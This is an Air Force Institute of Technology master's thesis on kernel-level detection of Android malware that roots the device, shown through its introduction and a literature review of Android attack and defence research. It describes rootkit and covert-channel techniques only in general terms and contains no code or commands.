DETECTION AND PREVENTION OF ANDROID MALWARE ATTEMPTING TO ROOT THE DEVICE

THESIS

Justin R. Ball, Captain, USAF

AFIT-ENG-14-M-08

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

AFIT-ENG-14-M-08

DETECTION AND PREVENTION OF ANDROID MALWARE ATTEMPTING TO ROOT THE DEVICE

THESIS

Presented to the Faculty

Department of Electrical and Computer Engineering

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

in Partial Fulfillment of the Requirements for the

Degree of Master of Science in Cyberspace Operations

Justin R. Ball, B.S.C.S.

Captain, USAF

March 2014

AFIT-ENG-14-M-08

DETECTION AND PREVENTION OF ANDROID MALWARE ATTEMPTING TO ROOT THE DEVICE

Justin R. Ball, B.S.C.S.
Captain, USAF

Approved:

//signed//	14 Feb 2014
Maj Thomas E. Dube, PhD (Chairman)	Date
//signed//	14 Feb 2014
Barry E. Mullins, PhD (Member)	Date
//signed//	14 Feb 2014
COL Grant A. Jacoby, PhD (Member)	Date

AFIT-ENG-14-M-08

Abstract

Every year, malefactors continue to target the Android operating system. Malware which root the device pose the greatest threat to users. The attacker could steal stored passwords and contact lists or gain remote control of the phone. Android users require a system to detect the operation of malware trying to root the phone.

This research aims to detect the Exploid, RageAgainstTheCage, and Gingerbreak exploits on Android operating systems. Reverse-engineering 21 malware samples lead to the discovery of two critical paths in the Android Linux kernel, wherein attackers can use malware to root the system. By placing sensors inside the critical paths, the research detected all 379 malware samples trying the root the system. Moreover, the experiment tested 16,577 benign applications from the Official Android Market and third party Chinese markets which triggered zero false positive results.

Unlike static signature detection at the application level, this research provides dynamic detection at the kernel level. The sensors reside in-line with the kernel's source code, monitoring network sockets and process creation. Additionally, the research demonstrates the steps required to reverse engineer Android malware in order to discover future critical paths. Using the kernel resources, the two sensors demonstrate efficient asymptotic time and space real-world monitoring. Furthermore, the sensors are immune to obfuscation techniques such as repackaging.

Table of Contents

Page

Page

List of Figures

List of Tables

DETECTION AND PREVENTION OF ANDROID MALWARE ATTEMPTING TO ROOT THE DEVICE

I. Introduction

1.1 Background

In the last seven months of 2011, malware on Android tripled [23]. The popularity of phone hacks grows every year largely in part of the successful profiteering of phone hacks. Of the 1,260 Android malware samples collected from the Android malware genome project [56], over 45.3% supported autonomous sending of short message service (SMS) texts to hacker-controlled, premium-rate numbers. The victim could then pay $1-$2 dollars for each text. Over 51% collected user information which possibly includes visited bank websites. In addition, 90% turned the phone into a bot. The malware writers sell the botnet on the black market.

Around 36.7% of malware samples try to leverage `root` (full) privileges to the phone. Malware with `root` privileges pose the highest threat to users' security and privacy [56]. From the sample, the malware leverages at least one of the following `root` exploits. The `root` exploits are known as:

- `Exploid`,
- `RageAgainstTheCage` (`RATC`)
- `Gingerbreak`, and
- `Asroot`.

The exploits KillingInTheNameOf and zergRush all root the phone, but no malware family currently uses the exploits [56]. In addition, some researchers refer to RATC as Zimperlich [41]. To narrow the scope of this thesis, the research objects will only include Exploid, RATC, and Gingerbreak.

Today, customers rely on the Android operating system to store their private and privileged information. The device knows their location via global positioning system (GPS) and wireless local area network (WLAN) tracking. The device can collect conversations and even watch the victim via the webcam. Customers need a solution to detect malware trying to root their phones.

1.2 Research Contributions

1. Develop an accurate method to detect malware on Android devices which leverage Exploid, RATC or Gingerbreak privilege escalation.

2. Ensure the method detects the malware over 95% of the time with less than 0.5% false positive rate.

3. Provide a repeatable method to reverse-engineer Android malware in order to find signature paths inside the malware.

4. Demonstrate where to find the critical paths in the kernel to block the malware while not hindering legitimate application usability.

The goal of this research is to develop an accurate method to detect rooting of Android devices. Rooting the phone results in a loss of countermeasures against malware. Android's built-in malware prevention assumes the malware runs as a user-land process. Furthermore, this research will detect the malware running local root exploits. The research must accurately determine Exploid, RageAgainstTheCage (RATC), and Gingerbreak exploits 95% of the time with less than 0.5% false positive rate. The research

must detect any variation to the three exploits. To ensure this goal, the research must rely on behavior analysis rather than signature detection.

In addition, the research must provide a repeatable method that future researchers may perform to defend against future exploits. The research must demonstrate how to reverse-engineer Android malware in order to find critical paths inside the code. Next, the research must explain where to find the correct place in the kernel to block the critical path while not hindering legitimate application usage.

1.3 Assumptions/Limitations

The research defines testable malware as any program attempting to jailbreak the phone using `Exploid`, `RageAgainstTheCage`, or `Gingerbreak`. The research only examines malware that attempt to `root` the device. Therefore, any malware which chooses not to `root` the phone is not testable. This research only concerns itself with malware trying to leverage `root` permissions. For future `root` exploits, the research provides the methodology researchers may follow to detect the attack.

1.4 Preview

Chapter II introduces other techniques invented by the community to detect Android malware. Chapter III presents the design of the experiment and explains how the study determines successful detection. Next, Chapter IV describes the design and development of the kernel detection algorithm tested in the experiments. Chapter V shows the experimental results and their significance. Finally, Chapter VI concludes the thesis, recaps the pertinent highlights, and provides guidance on future research.

II. Background

2.1 Introduction

Mobile malware protection requires understanding how malware currently works on Android and the current countermeasures against malware. This chapter looks at current malware and anti-malware detection techniques.

In the academic community, researchers focus on offensive (for example, new vulnerabilities for future researchers to mitigate) [1, 54] and defensive [16, 19, 20, 25, 33, 39, 47, 49, 52, 55] techniques for Android security. This thesis will focus on defensive techniques, but will need to defend against new malware techniques. For the defensive studies, researchers perform static [33, 47, 55] or dynamic [16, 19, 20, 25, 39, 49, 52] analysis. This thesis focuses on dynamic analysis to detect rooting of the phone.

2.2 Offensive Techniques (Rootkits)

The following sections show the current malware research for Android devices in a academic community. They introduce new vulnerabilities in mobile security for future researchers to consider. For this thesis, they also provide insight on rootkit behavior on Android devices.

2.2.1 Enhancing Stealthiness And Efficiency of Android Trojans and Defense Possibilities (EnSEAD).

Ali et al. discuss stealth techniques in rootkits that could defeat the Dalvik Virtual Machine (DVM), proposed behavioral based detection of malware, and proposed security policies to mediate interaction between applications [1]. They extended the Android Trojan Soundcomber to utilize covert channels to send data to the master malicious server. Soundcomber already handles persistence. This new Trojan, Contact Archiver, utilizes four different covert channels including:

1. vibration settings,

2. volume settings,

3. screen brightness settings, and

4. file locks.

The writers of this Trojan must ensure minimal user interaction during transmission to prevent the user from interfering with the message by creating noise on that covert channel. These covert channels assume that two applications exist. One application sends secret information and another collects the information. For collecting sensitive information, the Trojan listens to phone conversations and pulls out data such as credit card numbers and key-pressed PINs.

The paper includes the experiment results from using the covert channel. To increase throughput, the Trojan sends compressed data based on credit card numbers, PINs and contact list formats [1]. To further increase the covert channel's stealthiness, the authors could also encrypt the data. They included numerical data showing that compression improves as number of contacts increase. As future work, the team desires to implement techniques to mitigate the effectiveness of covert channels in Android devices.

2.2.2 Android platform Based Linux Kernel Rootkit.

Dong-Hoon You and Bong-Nam Noh demonstrate different Android rootkits that take advantage of the loadable kernel module (LKM) and `/dev/kmem` (device access technology) [54]. The paper looks at kernel hooking techniques for Android devices using an advanced reduced instruction set computing (RISC) machine (ARM) architecture. The paper includes three different techniques to install a rootkit in Android. The authors discuss these techniques to encourage more studies to protect against Android rootkits [54].

First, the paper discusses modifying the `sys_call_table` contents via `/dev/kmem`. This requires `root` user authorization. The paper provides sample code from the Android

operating system (OS) to explain where the vulnerabilities exist. Since rootkit detection tools will track this exploit to the `sys_call_table` file, the authors discuss techniques to modify the `sys_call_table` in heap memory without touching the actual file. The attacker modifies the `vector_swi` handler routine to place a copy of the `sys_call_table` in memory. Surprisingly, only one line in `vector_swi` requires modification to point the OS to the rootkit's `sys_call_table`. Because the later only modifies heap memory, the rootkit does not persist across reboots.

Second, the paper discusses modifying the `vector_swi` exception handler to point to the attacker's copy of `sys_call_table`. With three more steps, the authors demonstrate how to perform this technique without physically modifying the `vector_swi` file. Instead the attacker changes the offset of a four byte branch instruction code called automatically when the software `interrupt` occurs [54]. This helps to evade malware detection since the attacker avoids modifying system files.

Next, the authors provide links showing the sophistication of rootkits using these exploits. At this point, the authors infer that smartphone rootkits contain the same danger as traditional personal computer (PC) architecture rootkits. In fact, hackers ported some PC rootkits over to Android [54].

This paper drew most of its knowledge from Phrack Magazines to explain different techniques for creating rootkits. The paper included no experimentation results. The authors' contribution was to acknowledge the work already done in Android rootkits.

2.3 Defensive Techniques

Android malware defense falls into static and dynamic analysis. Static analysis tries to detect malware before the application attempts to run. Dynamic tries to detect malware after the application executes.

2.3.1 Static Analysis.

The following researchers proposed new static techniques to detect malware before the malware runs on the device. The techniques include new security policy syntax and application byte-code examination. The new detection techniques do not rely on traditional signature-based antivirus.

2.3.1.1 Extending Android Security Enforcement with a Security Distance Model.

Tang et al. focus on a distance model to protect Android users [47]. The Android security enforcement with a security distance (ASESD) model looks at the relationship of permission sets that Trojan applications typically require. The model calculates the threat point of an application with Equation 2.1.

$$R = \left(\sum d_c + \sum d_{ij} \times d_{jk}\right) \times G \tag{2.1}$$

The d_c in the equation stands for the closed security distance (SD) of the application. Variables d_{ij} and d_{jk}, stand for the related unclosed SD. Subscripts i and k represent the different permissions of the two pairs. Subscript j represents the same permission of the two pairs. Variable G stands for the number of classifications the application requires. The overall threat point of the application is denoted in R.

To determine values for safe and unsafe combination of permission pairs, the researchers tested 100 applications from the Android market, but excluded how they selected those sample applications. The paper focuses on pairs only, but triples or fours could also be dangerous.

The conclusion states that threat points R from Equation 2.1 smaller than 20 are safe [47]. Having a larger test sample would help validate the authors' conclusion. Because ASESD only focuses on one application at a time, the security distance model would have difficulty detecting covert channels using more than one application. For example, suppose

two (or more) covert channel applications divide the offending permission sets between each other. Therefore, each application achieves a threat point lower than 20, but together, they represent a threat to the device.

2.3.1.2 TrustDroid (TM).

Zhibo Zhao and Fernando Osorio developed static analysis tracking for companies trying to prevent information leakage [55]. Their contribution includes creating a portable static analysis system. By being portable, the authors state that the application works on multiple platforms without modification of the TrustDroid's source code.

TrustDroid works by examining the byte code of Android applications in search of signatures. These signatures represent code which tries to manipulate sensitive information. TrustDroid marks the manipulated data as tainted. The program watches the data propagate in the byte code. If the tainted data flows out through a pre-defined taint "sink", TrustDroid flags the operation [55]. TrustDroid performs the above operation via static analysis of the byte code. The authors chose static analysis over run-time analysis to reduce battery and resource consumption.

Next, the authors discuss the methodology of creating TrustDroid. The methodology includes creating signature detection and taint propagation rules. The authors discuss the user's responsibility to configure and protect TrustDroid [55]. Configuring the application requires the user to choose the correct rule sets for their security requirements. Based on Saltzer and Schroeder's psychological acceptability principle [51], choosing rule sets may overburden most users and therefore limit the effectiveness of TrustDroid.

The authors do not discuss the success of covert channels and rootkits to bypass the security mechanisms. Furthermore, the authors state that pre-infected devices are outside the scope of their assessment. Polymorphic code could circumvent static analysis [55].

Further experimentation using actual malware samples on TrustDroid will help validate the authors' contribution. The authors already stated they started modifying

TrustDroid to work with user-imported libraries [55]. The additional user contributed work will help expand the project to reach different security requirements.

2.3.1.3 Semantically Rich Application-centric Security in Android.

In the paper, Ongtang et al. consider the security requirements of smartphone applications and augment the existing Android operating system with a framework to protect applications from abuse [33]. Saint © governs install-time permissions and their run-time use by the application provider's policy. The Android security model is system-centric. The Android OS tries to protect the phone from malicious applications, but provides limited means for applications to protect themselves. Saint helps applications to protect themselves from abuse. The Saint policies provide three main contributions.

1. *permission assignment policy:* Applications may white-list or black-list the other applications that access their interfaces.

2. *interface exposure policy:* Applications have finer control over how other applications may utilize their interfaces. For example, Application A may send remote procedure calls (RPCs) to Application B and visa versa, but Application C may only send RPCs to Application B.

3. *interface use policy:* Applications decide at run-time which interfaces it will use [33].

The Saint security model taxonomy breaks into permission granting system (install-time) and interaction policy (run-time) subcomponents. The permission granting system (install-time) divides into protection-level based, signature-based and application configuration policies. For interaction policy (run-time), the taxonomy breaks into permission-based access control, signature-based, application configuration based, and context-based policies. The interaction policies modify the Android operating system to monitor input and output to the Davlik virtual machine (DVM). Figure 2.1 shows the different policies.



Figure 2.1: Policy Tree for Saint [33]

Saint utilizes extensible markup language (XML) for policy format. The policies look similar to stateful, network-level firewalls [33]. Saint's runtime enforcement regulates starting new activities, binding components to services, receiving broadcast intents and accessing content providers.

The project is at the starting phase. The authors wish to perform more tests to validate the usability of this method. Likewise, the authors want to pursue a public key infrastructure (PKI) for Android developers to distribute their Saint policies. This technique will protect applications from other applications, but will not prevent users from installing Trojans. Because Saint is still in the early phases of testing, there were no results describing the added security Saint provides for applications subscribing to Saint policies.

2.3.2 Dynamic Analysis.

Dynamic analysis tries to discover malware by searching for malicious activity. The researchers approach the subject by installing sensors on either the device or network

associated with the phone. With dynamic analysis, the researchers must also consider the limited battery power and resources of the phone.

2.3.2.1 YAASE: Yet Another Android Security Extension.

A privilege spreading attack is a technique where malware writers mask their privileges by spreading the permissions through several colluding applications. A confused deputy is a privileged program that a malicious program fools into misusing its authority. Rusello et al. proposed a new security model for Android that helps thwart the leakage of sensitive information by privilege spreading attacks and confused deputy attack [39]. The YAASE extension works on top of the Android application sandbox to prevent privilege spreading attacks. The framework specifies where a phone may send private information (based on Internet Protocol addresses), and prevents confused deputy attacks.

Several other researchers came up with security extensions as well. TrustDroid© proposes dynamic taint analysis that defends against runtime attacks and data leakage [39]. Likewise, QUIRE thwarts the confused deputy attack by tracing remote procedure call (RPC) chains to ensure only applications with the correct privileges execute the call [39]. In addition, AppFence extends TrustDroid to include shadowing [39]. Shadowing simply anonymizes the data sent over the network.

The YAASE architecture also extends the TrustDroid architecture to improve privacy [39]. The YAASE architecture injects itself into the Dalvik Virtual Machine (DVM) and its boundary points. To govern the boundary points, YAASE modifies the `socket.open()`, `sendStream()`, `CursorWindow`, and `LibBinder` modules. These functions flow through the YAASE's Policy Enforcement Point (PEP) to ensure the validity of the action. The policy language looks similar to security enhanced Linux (SELinux). The rule sets contain an `operation` and `requester application` that may execute on a `resource`. Like SELinux, the Android OS will require constant policy updates to handle the many rule sets. For this purpose, YAASE includes a user setting interface (USI). Every time the

user installs a new application, the USI pre-generates rules based on the new application's manifest file. The conference paper did not include any evaluations on Android user's acceptance to using USI for YAASE policy management.

The paper included a performance evaluation of YAASE security compared to a stock Android phone. The performance looked at YAASE with 0 to 80 policies running on the machine at once. They also tested 50 applications regarding side effects to the security enhancements. Two-thirds do not present visible side effects, but the paper did not provide a description of these side effects. To improve the validity of this security enhancement, larger test sizes of applications would buttress the effectiveness of YAASE. Also, a user acceptance test would demonstrate the adoption of the product. For further testing, instead of having the user create policies, perhaps the user could download pre-built policies for each application automatically similar to SELinux on Fedora Core distributions.

2.3.2.2 Security controls for Android.

Vargas et al. introduce new security controls for the Android OS to harden the system for business needs [49]. They identify several vulnerabilities for cell phones, for example:

1. an attacker can sniff the data transmitted through the network,
2. the user ultimately decides the permissions an application may have,
3. no encryption for data at rest, and
4. no firewall by default.

Next, the authors discuss different applications to install on Android to harden the system against these attacks. The recommendation calls for installing Android from the source [49]. In the paper, they show how to implement a firewall at compile time. The paper shows the minimum packages required to install Android (reduce attack footprint), but the paper does not elaborate how they decided which packages to keep. Next, the

paper suggests adding the National Security Agency's (NSA) SELinux for Android. After installing SELinux, the authors suggest adding `cryptsetup` for data encryption as well as obfuscating banners and system messages.

After explaining how to harden Android, the authors provide no testing data to prove the hardening techniques meet the security requirements for businesses. It also did not include a comparison of the hardened Android device against a typical Android device. A possible research area includes testing that the hardened device protects a user better from Trojans. The recommended suggestions need documentation that the techniques provide increased security for users.

2.3.2.3 Kernel-based Behavior Analysis for Android Malware Detection.

Isohara et al. propose the current Android audit framework, `logcat`, fails to provide the needed information to investigate system compromises from Trojans [20]. This program, designed for debugging software, will not generate the reports necessary to detect Trojans. The team proposes a kernel-based behavior analysis program. The program automatically looks for signatures of information leakage (such as credit card numbers, subscriber identity module (SIM) serial numbers, and Gmail accounts). The detections automatically generate reports.

After testing the kernel-based behavior analysis program on 230 applications, the system detected 37 applications which leaked some kind of personal information, 14 applications executed exploit code, and 13 applications launched destructive code. The paper did not explain how the authors chose the 37 sample applications. However, most came from the Android market.

To provide meaningful results, the researchers logged events based on system calls and signatures of private information (such as credit card numbers). The collection of system calls with private information became signatures for malware detection. The paper provides 16 basic signatures for malware detection.

The paper discusses application level Trojans that meet those 16 signatures, but not Trojans that obfuscate their communication. The authors left Trojans that hide communication via covert channels as outside the scope of this research. In addition, the authors did not include the number of false positives, but they state the logs generate a high volume of noise [20].

2.3.2.4 Detecting covert communication on Android.

Hansen et al. created an application layer covert channel communication detector for Android [16]. The application requires no special permissions from the user. To the authors' knowledge, this is the first application-level detector for covert channels that runs on behavioral patterns to identify communication between two channels [16].

The program monitors the vibration, volume, and wake-lock channels on Android devices. The authors claim 100% detection accuracy in simulations that communicated via the proposed channels [16]. The authors do not supply the number of simulations performed. For detecting covert channels, the researchers looks for applications breaking a calculated threshold. The researchers based the threshold number on covert channel activity during the execution of legitimate software (with room for noise).

The threshold number discovered proved lower than most covert channels can effectively communicate. If Trojans discover the threshold number and drops communication below the threshold, they face challenges with noise. In addition, the threshold number changes based on user activity. For example, if the user locks the device, the threshold number for volume shrinks by half. During the highest threshold (active user) counts, only 4 bits per second (bps) could be sent through the vibration medium. The theoretical 4bps requires no noise on the covert channel. The authors adjusted the threshold count when:

1. the phone is locked, or
2. the phone's screens is off.

With these low thresholds that dynamically change to lower thresholds based on user activity, none of the covert channels escaped detection. However, the authors did not list the number of actual malware samples tested. The authors left covert channels via other means as future work.

2.3.2.5 A Cloud-Based Intrusion Detection System For Android Smartphones.

Khune and Thangakumar provide a solution for Android intrusion detection using the cloud with security as a service (SECaaS) [25]. Utilizing cloud-based services, the smartphone saves battery life since the servers perform the major calculations. The smartphone only need to upload data and wait for a response.

The authors demonstrate the usefulness of cloud-based antivirus (Mobile Agent) versus Kaspersky Mobile and ClamAV based on number of signatures. The cloud-based solution contained over 20 times more signatures plus behavior detection. The cloud-based detection also contained a higher level of coverage based on the other two antivirus software products.

Next, the authors provide a system design for the cloud-based intrusion detection system (IDS) and the mobile agent. Each Android device contains the mobile agent which sends and communicates with the cloud server. The IDS in this paper includes:

1. antivirus,
2. emulator for runtime analysis of replicated applications,
3. memory scanner,
4. system call anomaly detection, and
5. Internet proxy [25].

While the cloud could protect the devices, the paper neglects to discuss the security needed to protect the cloud server. This server will also contain the collected data of all Android

devices which could result in privacy concerns. Spies and hackers alike would target the cloud service. In addition, how would the cloud protect a device with no service? Likewise, companies need to estimate the cost to implement such an IDS on a network. They should also consider the confidentiality, integrity and availability concerns associated with the Android device's dependence on the cloud network.

In addition to new security concerns when moving Android devices to the cloud, researchers may test the performance loss (if any). A performance increase could persuade researchers to further investigate cloud-based security. Privacy critics may require further research to ensure confidentiality inside the cloud.

2.3.2.6 A Cloud-Based Intrusion Detection And Response System For Mobile Phones.

In this paper, Houmansadr et al. propose a cloud-based smartphone specific intrusion detection system (IDS) to detect misbehavior [19]. In addition, the IDS determines the appropriate response to each detection. They seek to provide security transparently to the user with light resource requirements for the actual Android device and real-time IDS [19].

Live testing on actual smartphones could help demonstrate the conclusions and goals. For example, testing the IDS against actual malware could further the research's contributions. In addition, latency tests could demonstrate the research's feasibility.

2.3.2.7 Android Malware Detection via a Latent Network Behavior Analysis.

In this paper, Wei et al. propose latent network behavior to detect malware using independent component analysis (ICA) [52]. They stated the proposed mechanism provides:

1. tolerance of polymorphic code,
2. an approach to detect malicious network behavior, and
3. automatic detection of malicious Android applications.

To test the validity of their concept, they collected 310 types of Android malware in 2012. From their tests, they detected malicious applications with nearly 100 percent accuracy, precision, and recall rate. However, the authors did not report the number of false positives from their analysis tool, Droid Box.

Next, the paper demonstrates the mathematical formulas utilized to determine malware behavior. From the test results, the team presents charts showing their findings. The results have a greater than 95% detection rate when using 10 independent components (IC) [52].

2.4 Surveys

Some researchers chose to survey the current situation for Android security. They provide a better understanding of the battlefield, and offer some new insight into the subject. In addition, they provide suggestions for areas of improvement.

2.4.1 Google Android: A Comprehensive Security Assessment.

This paper includes a list of security assessments one could apply to Android operating systems. The paper looks at attack vectors such as Bluetooth, IEEE 802.11 networks, third generation (3G) networks, and universal serial bus (USB). To start, Shabtai et al. discuss the security mechanisms incorporated into the Android operating system. They provide defense in depth for the device and include:

1. Linux security mechanisms,
2. environmental security mechanisms, and
3. Android specific security mechanisms.

The paper describes the security mechanisms inside each category. While describing the Linux mechanisms, the authors quickly talk about the `root` user, but no `root` security protections. Further studies to protect this coveted and privileged account would benefit the community.

For the security assessment, the team looked at code review, application's permission-granting mechanisms, and application installation process [42]. The paper only looked at one phone (HTC G1 smartphone). Since each vendor implements the Android OS differently, testing several different phones is necessary. The paper acknowledges the threats caused by web-based attacks, such as cross site scripting (XSS) and standard query language (SQL) injection, but decided not to include them in their threat cluster diagram.

The assessment results are qualitative with likelihood of attack ranges from `unlikely`, `possible`, and `likely`, and impact ranges from `minor`, `moderate` and `severe`. Because of the broad scope of the assessment, a quantitative assessment would not work. Future researchers may narrow the scope of the project to provide quantitative values such as time and money. The mitigation level and effort for each countermeasure were also qualitative. The paper did not include tests or numbers to demonstrate the qualitative results.

2.4.2 Dissecting Android Malware: Characterization and Evolution.

In this paper, Zhoue and Jiang aim to systematize existing Android malware by categorizing the different malware families [56]. They collected 1,260 malware samples from August 2010 to October 2011. Their one year study resulted in the discovery of 49 different malware families. Roughly 36.7 percent of the malware contained local privilege escalation attacks. Of the four antivirus programs downloaded (AVG antivirus free, Lookout Security & antivirus, Norton Mobile Security Lite, and Trend Micro Mobile Security Personal Edition), the best antivirus only detected 79.6 percent of the malware, and the worst case found 20.2 percent [56].

Next, the team discussed the methods Android malware drops itself into the filesystem, activates and carries malicious payloads to the victim. Roughly 80 percent repackage themselves in legitimate applications. The malware developers download popular Android applications and inject their malicious payload into the code. Next, the developers post the repackage software to the Android market or alternative application stores.

The second type of installation method is an update attack. With this attack, hackers better mask the malware from antivirus. Instead of piggybacking the entire payload into the Trojan, update attacks only include a web-update component in the Trojan application. The web-update component will download the malware payload at runtime. Four malware families adopted this attack [56]. The malware developers increased the sophistication of the attack by upgrading only certain components in the host applications. This avoids the requirement for the user to approve the update.

Third, drive-by downloads trick the victim to download interesting software while surfing the Internet. Four malware families exploited this technique. Other means to entice the user include in-app advertisements and quick response (QR) codes. Both means cause the victim to visit a targeted website to download the malicious payload [56].

Next, the authors transition to various payload types. From their malware sample, they distributed the payload types into privilege escalation, remote control, financial charges, and personal information stealing. Privilege escalation attempts to escalate the malware to `root` permissions. From the 1,260 malware samples, the authors came across six methods used by malware to gain `root` permissions. At least 36.7 percent of the malware tried to gain `root` permissions. Of the malware samples vying for `root` permissions, 81.6 percent utilized more than one `root` exploit [56].

The next type of payload is remote control. Ninety-three percent of the malware infected phones and turned them into bots. At least three malware families encrypted their communication and the unified resource locators (URL) of their command and control (C2) servers [56].

Besides remote control, 45.3 percent of the malware utilized financial charge payloads. The malware subscribes to attacker-controlled and premium-rate short message system (SMS) services. In Android, the function, `sendTextMessage()`, will send a text message

in the background without user awareness. Some malware will also make phone calls in the background to incur charges on the victim [56].

Finally, 51.1 percent of the malware harvested user information. Thirteen families collected simple message system (SMS) messages, 15 families collected contact information, and 3 families gathered user account information. For SMS stealing, two families looked specifically for SMS verification messages for uploading to the command and control server. The attacker could later generate fraudulent transactions on behalf of the infected users [56].

This paper provided detailed information about the current status of malware. With 1,260 samples, the journal discovered 49 malware families. Likewise, the 58 references and one-year research time helped buttress the value of the research.

2.4.3 My smartphone is a safe! The user's point of view regarding novel authentication methods and gradual security levels on smartphones.

Dorflinger et al. describe the user's perception of and the need for a graded security systems [12]. Using four focus groups with nineteen respondents, the authors evaluate different authentication methods for smartphones. Due to the nature of focus groups, the team provided qualitative results for the paper. However, this methodology allowed participants to discuss their point of view and develop assumptions from other participants [12].

Of note, all participants in the exercise were between 25 to 34 years old. Half were students and the other half were working full time. The opinions of 25-34 year olds on security may differ from older and younger users in regards to security. The focus groups looked at eight authentication methods which included:

1. fingerprint authentication,
2. 3D gesture recognition,

3. retina scan,

4. activity based verification,

5. 2D gesture recognition,

6. recognition based authentication,

7. speaker recognition, and

8. face recognition [12].

For each method, the testers ask the participants their opinion if they think the method is `secure`, and `good`. In addition, the testers ask the participants if they would personally use the authentication method [12]. Of note, most users showed a strong preference for fingerprint authentication. Ninety-five percent of participants claim fingerprint authentication is secure, 89 percent state fingerprint authentication is good, and 95 percent state they would use fingerprint authentication. One hundred percent of participants discuss retina scan as secure, but only 26 percent claimed they would want to use retina scan for authentication [12].

Finally, the users discuss their opinion on security for smartphones. The participants mention different people have different security needs [12]. They suggested that Android come with security levels (similar to Internet Explorer) for users to configure. However, the security should not require constant pestering of the user. In regards to authentication via biometrics, the device should contain a PIN backdoor. To better explain, this backdoor will make the device still usable if the user developed a sore throat or blister that fails the biometric scan [12].

Overall, this paper summarizes usability for mobile security for users between the ages of 25 to 34 years old. For further study, a researcher could test participants of different

age groups. The authors admitted budget constraints limited the number of surveyors for this paper and may require future research [12].

2.4.4 Smartphone Security Challenges.

Wang et al. discuss the new security challenges for mobile phones [50]. They mention the need for new security by citing the rapid growth of mobile malware. The authors also describe the smartphone threat model. The threat model divides the smart phone into three layers which are:

- *application layer* (includes all the smart phone's applications),
- *communication layer* (includes the carrier network, Wi-Fi, Bluetooth, universal serial bus (USB) and secure digital (SD) cards), and
- *resource layer* (includes flash memory, camera, microphone and sensors) [50].

Next, the paper looks at viruses, Trojans and spyware. First, viruses typically embed themselves inside desirable applications (mostly games) [50]. They can also spread through Bluetooth. Bluejacking and bluesnarfing both attack smartphone devices with Bluetooth enabled [50]. Trojans also hide themselves as legitimate and desirable applications. They typically send background calls and instant messages to (attacker-controlled) premium-rate services. Spyware tries to steal a victim's personal information. Sixty-three percent of all Android malware performs spyware operations [50].

Second, the authors present the threats and attacks on smartphones. Smartphone threats include data leakage, phishing, web-traffic redirection (pharming), voice phishing (vishing), airwave sniffing, spam, and attacker spoofing. The WebKit engine utilized by most smartphones include a buffer overflow that allows an attacker to execute malicious code [50].

For security challenges, no single security tool fits all users. Most users only expect to keep their phones for a short time. Therefore, security solutions need to transfer from one

device to another [50]. Smartphone devices also increase security challenges, because they contain limited resources (battery life, memory and processing power) compared to their personal computer (PC) counterparts. Due to their size, users easily misplace smartphones. In addition, the embedded sensors make tracking a victim simpler for the malware [50].

Finally, the paper provides advice for securing smartphones. The suggestions include cloud-based security, encryption, increased user awareness, and limiting Bluetooth and Wi-Fi use. The authors provide the readers subtle signs to detect potential compromises. They include warm battery during off times, the phone lights up at unexpected times, and the phone unexpectedly beeps or clicks during phone conversations [50].

2.4.5 Android botnets on the rise: Trends and characteristics.

Pieterse and Oliver evaluate Android malware with the purpose of identifying specific trends and characteristics relating to botnet behavior [36]. The paper reviews literature regarding Android malware. From the review, the paper identifies that most botnets come from repackaged applications. The botnets receive commands, steal user information, and infect the Android manifest file (`AndroidManifest.xml`) [36].

According to the study, the success of the Android OS has led to an increase in botnets. On 29 December 2010, researchers discovered the Trojan Geinimi. Geinimi displayed the first traditional botnet functionality on Android [36].

Looking at the Android malware history, the authors note the use of command and control (C2 or C&C) servers that control the Android botnets. The authors also noticed that repackaged Trojans started in third party application stores, but have landed in the official Android market. DroidDream became the first discovered malware to reach the official Android Market [36].

Since the authors wrote a survey, the paper did not include experiments. They relied on literature reviews to validate their findings. Further experiments with actual malware samples would help validate the malware characteristics discovered.

2.5 Summary

For every countermeasure against malware proposed, malware writers discover a new means to circumvent the protection. This seemingly endless cycle requires a look at current weaknesses in countermeasures and malware to provide stronger security for Android devices. By detecting malware that `roots` the phone, the thesis furthers Android defense against the latest malware threats. Table 2.1 compares this thesis to other research.

	Other Research	**This Thesis**
Offensive (`Rooting` Techniques)	[1, 54, 56]	
Defensive	[16, 19, 20, 25, 33, 39, 47, 49, 52, 55]	X
Dynamic Detection	[16, 19, 20, 25, 39, 49, 52]	X
Static Detection	[33, 47, 55]	
`Rooting` Detection		X
Kernel-based Detection		X
Surveys	[12, 36, 42, 50, 56]	

Table 2.1: Summary of Research

